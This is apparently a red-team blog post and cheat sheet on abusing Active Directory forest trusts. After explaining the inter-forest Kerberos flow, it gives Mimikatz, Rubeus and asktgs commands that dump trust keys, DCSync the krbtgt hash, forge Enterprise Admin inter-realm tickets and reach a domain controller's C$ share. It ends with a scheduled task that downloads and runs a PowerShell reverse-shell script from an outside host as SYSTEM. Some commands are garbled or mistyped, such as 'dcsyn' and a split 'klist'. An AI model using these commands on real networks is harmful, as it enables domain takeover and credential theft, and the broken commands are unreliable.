Active Directory - Forest Trust Abuse

0xstarlight.github.io/posts/Active-Diretory-Forest-Trust-Abuse

Bhaskar Pal

April 19, 2022

Cyber security, Red Teaming and CTF Writeup's

Home Active Directory - Forest Trust Abuse

By *Bhaskar Pal*
Posted *Apr 19, 2022 6 min* read

Introduction

Welcome to my seventh article in the Red Teaming Series (Active Directory Forest Trust Abuse). I hope everyone has gone through the previous articles of this series which go through the basic concepts required up to Domain Privilege Escalation.


If not so, you can give it a read from here.

This guide explains Active-Directory Forest Trust Abuse mainly by forging an inter-forest TGT. I will also explain those terms that every pentester/red-teamer should control to understand the attacks performed in an Active Directory network. You may refer to this as a Cheat-Sheet also.

I will continue to update this article with new Forest Trust Abuse Methods.

> **Throughout the article, I will use Invoke-Mimikatz in performing the Forest Trust Abuse on a Windows/Active Directory Domain. If any other tools are required, they will be mentioned at the end.**

The working of the forest trust flow



Let’s break down every step from the above diagram and understand how the trust flows across forests, mainly focusing on external trusts. A forest is a collection of one or more domain trees inside an Active Directory network. Forest trusts between two domain controllers allow users to access resources in each other’s domains. This can be only possible if the relationship set between them is bi-directional. For example, `starlight.US-access.local` has an external bi-directional trust to a forest called `EU-access.local`. Hence a user from the starlight domain can access the resources of `EU-access.local`.

We can map the forest trust with the following command using PowerView.

```
# Map all the trusts of the current forest
Get-NetForestDomain | Get-NetDomainTrust
# Extract info from the external forest ( Bi-directional )
Get-NetForestDomain -Forest <external-forest> -Verbose | Get-NetDomainTrust
-NET
```

Now you know what forest trust is and know how to identify it, let’s begin with the workflow of the trust flow across the forests.

1. Client Requests a TGT from DC

1. The privileged user wants to access a specific service from the application server of a different forest.
2. The user sends a timestamp to the DC, which is encrypted and signed with the NTLM hash of the user's password.
3. The following is required for the DC to verify if the request is made from the user it claims to be.

2. DC sends TGT to Client

1. The DC receives and decrypts the encrypted timestamp.
2. The DC ensures the request comes from the user it claims to be and responds with a Ticket Granting Ticket(TGT) which can grant another ticket.
3. The sent TGT is encrypted and signed off with the NTML hash of the KRBTG, which is a particular account of the DC only used for this purpose. This means the TGT can be only read and opened by the KRBTG.

3. and 4. Client receives inter-realm TGT

1. The client receives the TGT, sends it back to the DC and requests a Ticket Granting Service(TGS) service of a **different forest**.
2. Once the DC discovers the work of TGS is to access the services from a different external forest with a bi-directional trust, it resends an inter-realm TGT to the client.

5. and 6. Client receives TGS from external forest

1. The client receives the TGT, sends it back to the DC of the external forest and requests a Ticket Granting Service(TGS).
2. The DC receives the TGS, decrypts it and does the following validation.
3. The only validation it does is whether it can decrypt the TGT or not. If possible, it assumes all the content inside the inter-realm TGT is valid.

7. and 8. Client sends service ticket

1. The client connects to the application server and presents the TGS it received from the external DC for its requested service.
2. It decrypts the TGS and then decides whether the user can access the service or not.

These are the steps of how a Trust flow across forest works typically. An attacker can abuse the 5th step from the above steps to gain profit. We can forge an inter-realm TGT as an enterprise administrator for the external forest if we have access to the trust keys.

In the case of the Domain Trusts, parent-child trusts, we could escalate our privileges to the enterprise administrator using the SID history. But since there is SID filtering in forest and external trusts, we can't abuse the SID history part.

Trust Key Abuse by rc4 hash

Methodology/Steps

- 1. Dump the trust keys of the inter-forest trusts
- 2. Note the SID of the current Domain, SID of the target Domain and the rc4_hmac_nt(Trust Key) of the target Domain.
- 3. We can forge a inter-forest TGT with the proper target and `rc4` parameters. Remember to add `-519` after the `sids` parameter to forge privileges as an Enterprise Administrator.
- 4. Now request a TGS using **asktgs.exe**
- 5. Now Inject the TGS in the memory
- 6. Now we can access all the shared files admin DC

Invoke-Mimikatz

1. We require the trust key of inter-forest trust

```
Invoke-Mimikatz -Command '"lsadump::trust
/patch"'
```

2. Forge the inter-forest TGT

```
Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:
<current-domain> /sid:<current-domain-SID> /sids:<target-domain-SID>-519
/rc4:<target-domain-rc4-hash> /service:krbtgt /target:<target-domain>
/ticket:C:\kekeo_old\trust_tkt.kirbi"'
```

3. Now create a TGS for a service (CIFS) in the parent domain

```
.\asktgs.exe C:\kekeo_old\trust_tkt.kirbi CIFS/<target-domain-
user-dc>
```

4. Present the TGS to the target service

```
.\kirbikator.exe lsa .\
<file.kirbi>
```

5. Now try to access the target service (CIFS)

```
ls \\<target-domain-user-
dc>\C$
```

Trust Key Abuse using Rubeus

Invoke-Mimikatz

1. Create ticket and add it into the memory using asktgs

```
.\Rubeus.exe /asktgs /ticket:C:\kekeo_old\trust_tkt.kirbi
/service:cifs/<target-domain-user-dc> /dc:<target-domain-user-dc> /ptt
```

2. List the authentications

```
k
l
i
s
t
```

3. Now try to access the target service (CIFS)

```
ls \\<target-domain-user-
dc>\C$
```

Trust Abuse by krbtgt hash

Methodology/Steps

- 1. Perform a DCSync attack to dump the KRBTGT hash.
- 2. Dump the trust keys of the inter-forest trusts.
- 3. Note the SID of the current Domain, SID of the target Domain.

- 4. We can forge a inter-realm TGT using a Golden Ticket. Remember to add `-519` after the `sids` parameter to forge privileges as an Enterprise Administrator.
- 5. Now Inject the TGS in the memory
- 6. We can create a schedule and execute a task to get a shell as enterprise admin.

1. Perform a DCSync attack for getting krbtg hash. Execute the below command with DC privileges

```
Invoke-Mimikatz -Command '"lsadump::dcsyn /domain:<target-domain-SID> /all
/cvs"'
```

2. Create the inter-realm TGT using a Golden Ticket

```
Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:
<current-domain> /sid:<current-domain-SID> /sids:<target-domain-SID>-519
/krbtgt:ff46a9d8bd66c6efd77603da26796f35 /ticket:C:\krbtgt_tkt.kirbi"'
```

3. Now inject the ticket with Mimikatz

```
Invoke-Mimikatz -Command '"kerberos::ptt C:\krbtgt_tkt.kirbi"'
# Now we can also execute wmi commands
gwmi -Class win32_computersystem -ComputerName <target-domain-
user-dc>
```

4. Create a schedule to get a shell as NT AUTHORITY\SYSTEM

```
schtasks /create /S <target-domain-user-dc> /SC Weekly /RU "NT
AUTHORITY\SYSTEM" /TN "pwned" /TR "powershell.exe -c 'iex (New-Object
Net.WebClient).DownloadString(''http://10.10.x.x/Invoke-
PowerShellTcp.ps1''')'"
schtasks /Run /S <target-domain-user-dc> /TN "pwned"
```

Tools Used

1. Invoke-Mimikatz.ps1 download from here : https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-Mimikatz.ps1
2. asktgs_compiled download from here : https://github.com/NotScortator/asktgs_compiled

3. Rubeus.exe download from here : https://github.com/r3motecontrol/Ghostpack-CompiledBinaries/blob/master/Rubeus.exe

If you find my articles interesting, you can buy me a coffee

Red-Teaming, Active-Directory-Forest-Trust-Abuse